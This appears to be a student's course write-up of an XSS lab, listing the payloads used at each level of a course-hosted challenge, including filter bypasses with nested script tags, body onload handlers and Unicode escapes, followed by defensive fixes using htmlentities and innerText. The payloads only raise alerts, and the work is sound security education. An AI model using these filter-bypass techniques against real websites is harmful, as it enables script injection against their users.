WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Sruthi Sridhar Bopparthi

Email: bopparsr@mail.uc.edu

Figure 1: Sruthi's Headshot

Repository Information

Repository's URL: https://github.com/SruthiAelay/waph-bopparsr.git

This is a private repository which is used to store all the codes related to course Topics in Computer Systems. The structure of this repository is as mentioned below.

Hackathon 1 - Cross-site Scripting Attacks and Defences

The lab's overview

In this activity, we will delve into the intriguing world of reflected cross-site scripting (XSS) attacks, gaining practical experience and insights into web application vulnerabilities. The challenge unfolds across seven levels, each presenting an opportunity to showcase the skills by injecting code to display my name using the alert() function. The increasing difficulty from Level 0 to Level 6, coupled with point assignments, promises a dynamic learning curve. To

succeed, we will not only demonstrate my proficiency in executing XSS attacks but also analyze and decipher the source code of the web application, honing my understanding of crucial web security principles. This hands-on exploration will significantly contribute to expertise in ethical hacking, security assessment, and responsible disclosure practices.

Link to Lab2 code : https://github.com/SruthiAelay/waph-bopparsr/tree/main/Hackathons/Hackathon1

Task 1: Attacks

Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php
Script to attack:

```
<script>alert('Level 0 - Hacked by Sruthi Sridhar Bopparthi')</script>
```




Figure 2: Level 0

Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss//level1/echo.php
Exploiting XSS vulnerabilities involves adding a malicious script to the end of the URL.

```
input=<script>alert('Level 1 - Hacked by Sruthi Sridhar Bopparthi')</script>
```

Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

As the HTTP request doesn't engage with input fields or accept path variables, the URL is linked to a simple HTML form. Using this form, we can directly




Figure 3: Level 1

submit the attacking script. This method enables the injection of malicious code into the web application, allowing for the investigation of XSS vulnerabilities.

`input=<script>alert('Level 2 - Hacked by Sruthi Sridhar Bopparthi')</script>`

Possible source code:

```
if(!isset($_POST['input']))
{
    die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
}
echo $_POST['input'];
```




Figure 4: Level 2

Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

At this point, if the `<script>` tag is sent through the input variable directly, the web application filters it out. In order to get past this filter and properly attack the URL, the attacking code must be broken up into smaller pieces and then added together. This technique shows the perseverance and ingenuity needed in XSS attacks by allowing the injection of code that causes an alert to appear on the webpage.

```
input=<scr<sc<script>ript>ipt>alert('Level 3 - Hacked by Sruthi Sridhar Bopparthi')</scr</sc
```

Possible Source code:

```
$input = echo $_POST['input'];
$input = str_replace(['<script>', '</script>'], '', $input)
```




Figure 5: Level 3

Level 4

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

I used the onload() event of the `<body>` tag to run the XSS script in this case where the `<script>` element is fully filtered, even if it's broken and concatenated. The script sends out an alert when the page loads by embedding itself inside the onload() event. By evading the filter, harmful code can be injected without depending on the `<script>` tag.

```
input=<body onload="alert('Level 4 - Hacked by Sruthi Sridhar Bopparthi')">This website is h
```

Possible Source code:

```
$input = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $input))
```

```
{
    exit('{"error": "No \'script\' is allowed!"}');
}
else
    echo($input);
```




Figure 6: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

The security measures have been further enhanced in this specific level. The alert() function and the `<script>` element are both removed. I've used a mix of Unicode encoding and the `<body>` tag's onload() function to get around these limitations and still trigger a popup alert. By using this technique, one can circumvent the direct filters that are applied to `<script>` and alert() and execute JavaScript code indirectly. The utilization of Unicode encoding facilitates the representation of characters in a manner that the browser can comprehend as JavaScript code, hence permitting the attainment of the intended functionality in spite of the filters.

```
input=<body onload="\u0061alert('Level 5 - Hacked by Sruthi Sridhar Bopparthi')">This websit
```

Possible Source Code:

```
$input = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data) || stripos($data, 'alert') !
{
    exit('{"error": "No \'script\' is allowed!"}');
}
else
    echo($input);
```




Figure 7: Level 5

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

In this case, it looks that the source code uses the htmlentities() method to translate characters into their corresponding HTML entities, which results in the user input being shown on the webpage only as text. In this case, JavaScript event listeners are used to initiate an alert. In particular, the onclick() event listener is used, which causes the webpage to alert the user whenever a key is struck in the input field. This method maintains the security precaution of displaying user input as plain text, but permits the execution of JavaScript code.

Possible Source code:

```
echo htmlentities($_REQUEST('input'));
```

Task 2 : DEFENCE

a. echo.php

Security against XSS attacks has been significantly improved in the updated echo.php file for Labs 1 and 2. Initially, the script verifies if the input is empty; if it is, PHP execution is stopped to stop additional processing. The input is cleaned using the htmlentities() function after it has been validated. By transforming potentially dangerous characters into their appropriate HTML entities, this function ensures that they are safe to see on the webpage. This reduces the possibility of XSS vulnerabilities and guarantees that the input is handled just as text.




Figure 8: Level 6

Figure 9: Level 6 code




Figure 10: Git Changes for echo.php




Figure 11: Echo Response


b. Front-end prototype

A comprehensive evaluation of the code in the waph-bopparsr.html file from Lab 2 led to extensive changes that improved security. External input locations in the code were carefully discovered during this process. To guarantee their integrity, each of these input points went through validation processes.

To further remove any possible security vulnerabilities, the output texts were cleaned. Together, these steps strengthen the codebase's security posture and reduce the possibility of vulnerabilities, especially those connected to XSS attacks.

1. A new function named validateInput() has been added to improve the security of HTTP GET and POST request forms. This function ensures the validity of the supplied data by requiring users to input text before executing the request. In addition, situations where plain text is displayed instead of HTML rendering when it is not necessary have been discovered in order to reduce the danger of XSS attacks. To strictly render plain text and reduce the possibility of malicious script execution, the.innerHTML property has been replaced with.innerText. Together, these steps strengthen the web application's security protocols pertaining to input validation and output rendering.

2. EncodeInput() is a recently introduced function designed to prevent cross-site scripting (XSS) attacks. Through the transformation of special characters into the appropriate HTML entities, this function helps to sanitize the answer. By converting the content, the HTML document's content is effectively rendered as plain text, rendering it unexecutable and immune to malicious programs. Additionally, the code generates a new `<div>` element and appends the cleaned content (in innerText) to it. The function then returns the HTML content contained in this cleaned-up `<div>`



```
60  60                  <div>
61  61                      <i>Forms with an HTTP GET Request</i>
62      -                   <form action="/echo.php" method="GET">
63      -                       Your Input: <input name="data">
        62  +               <form action="/echo.php" method="GET" onsubmit="return validateInput('get-data')">
        63  +                   Your Input: <input name="data" id="get-data" onkeypress ="console.log('you have clicked a
            Key')">
64  64                          <input class="button round" type="submit" value="Submit">
65  65                      </form>
66  66                  </div>
67  67                  <div>
68  68                      <i>Form with HTTP POST Request</i>
69      -                   <form action="/echo.php" method="POST">
        69  +               <form action="/echo.php" method="POST" onsubmit="return validateInput('get-data')" >
70  70                      <lable for="data">Enter the input text</lable>
71      -                   <input type="text" name="data" onkeyup="console.log('you have clicked a Key')">
        71  +               <input type="text" name="data" id='post-data' onkeypress ="console.log('you have clicked a
            Key')">
72  72                      <input class="button round" type="submit" value="submit">
73  73                      </form>
74  74                  </div>
    @@ -86,7 +86,7 @@ <h3>Student : Sruthi Sridhar Bopparthi</h3>
86  86                  <div>
87  87                  <b>Experiments with JavaScript code</b><br>
88  88                  <i>Inlined JavaScript</i>
89      -               <div id="inlineDate" onClick="document.getElementById('inlineDate').innerHTML=Date()">Click to
            dsplay time and date</div>
        89  +           <div id="inlineDate" onClick="document.getElementById('inlineDate').innerText=Date()">Click to
            display time and date</div>
```

Figure 12: Git Changes for HTTP Requests





Figure 13: GET, POST Response when input field is empty



```
99  99                      document.getElementById('digital-clock').innerHTML=" The current Time is : "+ Date();
100 100             }
101 101             setInterval(displayTime,500);
    102 +           function validateInput(inputId)
    103 +           {
    104 +                   var input=document.getElementById(inputId).value;
    105 +                   if(input.length == 0){
    106 +                           alert("Please enter valid text");
    107 +                   return false;
    108 +                   }
    109 +                   return true;
    110 +           }
    111 +           function encodeInput(input){
    112 +                   const encodedData=document.createElement('div');
    113 +                   encodedData.innerText=input;
    114 +                   return encodedData.innerHTML;
    115 +           }
102 116         </script>
103 117         <script type=text/javascript>
104 118                 var canvas=document.getElementById("analog-clock");
        @@ -122,7 +136,7 @@ <h3>Student : Sruthi Sridhar Bopparthi</h3>
122 136             //alert("readyState "+ this.readyState +", status "+this.status+", statusText= "+this.statusText);
123 137                 if(this.readyState==4 && this.status==200){
124 138                     console.log("Received data= "+xhttp.responseText);
125     -                   document.getElementById("response").innerHTML= xhttp.responseText;
    139 +                   document.getElementById("response").innerHTML= "Response: "+encodeInput(xhttp.responseText);
126 140                 }
127 141                 }
128 142                 xhttp.open("GET", "echo.php?data="+input, true);
        @@ -149,15 +163,26 @@ <h3>Student : Sruthi Sridhar Bopparthi</h3>
```

Figure 14: Git Changes for new fucntions added




Figure 15: AJAX Response when input field is empty

element, guaranteeing improved security and guarding against potential XSS vulnerabilities.




Figure 16: Ajax Response

3. The API calls now include extra validation checks for increased security and dependability. New checks have been added to make sure that the jokes that are fetched from the specified API endpoint https://v2.jokeapi .dev/joke/Programming?type=single are not empty in the JSON response, as well as the received result.joke property. An error message alerting the user is issued if either of these variables turns out to be null.




Figure 17: Joke Api Git changes

4. Similarly, additional validation steps have been added to the asynchronous

function guessAge(). These include making sure the user-provided input is not null or empty and that the output obtained is neither empty nor zero. An appropriate error message alerts the user to the problem if either of these requirements is not met. By reducing the possibility of mistakes and guaranteeing the accuracy of incoming data as well as user input, these improvements strengthen the application's dependability and security.




Figure 18: Age API